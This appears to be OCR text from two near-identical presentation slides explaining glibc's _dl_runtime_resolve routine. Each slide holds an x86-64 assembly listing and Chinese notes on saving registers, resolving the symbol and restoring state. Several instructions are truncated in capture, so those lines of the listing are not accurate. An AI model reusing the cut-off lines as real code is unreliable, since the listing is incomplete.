
```
$ 

  _dl_runtime_resolve:
      pushq %rbx
      mov %RSP_LP, %RBX_LP
      and $-STATE_SAVE_ALIGNMENT, %RSP_LP
      ...
      movq %rax, REGISTER_SAVE_RAX(%rsp)
      ... # 各種 regs
      movq %r9, REGISTER_SAVE_R9(%rsp)
      movl $STATE_SAVE_MASK, %eax
      xorl %edx, %edx
      movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)
      ... # 2~7
      movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)
      xsavec STATE_SAVE_OFFSET(%rsp)
      mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP
      mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP
      call _dl_fixup
      mov %R
      movl $
      xorl %edx, %edx
      xrstor STATE_SAVE_OFFSET(%rsp)
      movq REGISTER_SAVE_R9(%rsp), %r9
      ... # 各種 regs
      movq REGISTER_SAVE_RAX(%rsp), %rax
      mov %RBX_LP, %RSP_LP
      movq (%rsp), %rbx
      add $(LOCAL_STORAGE_AREA + 16), %RSP_LP
      jmp *%r11
```

保存一堆 register

$ DL Ing

_dl_runtime_resolve

- 儲存 resolve 前的狀態
- Resolve function
- 恢復 resolve 前的狀態
- Call function




```
$ ▌

_dl_runtime_resolve:
    pushq %rbx
    mov %RSP_LP, %RBX_LP
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP
    ...
    movq %rax, REGISTER_SAVE_RAX(%rsp)
    ... # 各種 regs
    movq %r9, REGISTER_SAVE_R9(%rsp)
    movl $STATE_SAVE_MASK, %eax
    xorl %edx, %edx
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)
    ... # 2~7
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)
    xsavec STATE_SAVE_OFFSET(%rsp)
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP
    call _dl_fixup
    mov %RAX_LP, %R11_LP
    movl $S
    xorl %
    xrstor
    movq REGISTER_SAVE_R9(%rsp), %r9
    ... # 各種 regs
    movq REGISTER_SAVE_RAX(%rsp), %rax
    mov %RBX_LP, %RSP_LP
    movq (%rsp), %rbx
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP
    jmp *%r11
```

解析 function

$ DL lng

_dl_runtime_resolve

- 儲存 resolve 前的狀態
- Resolve function
- 恢復 resolve 前的狀態
- Call function



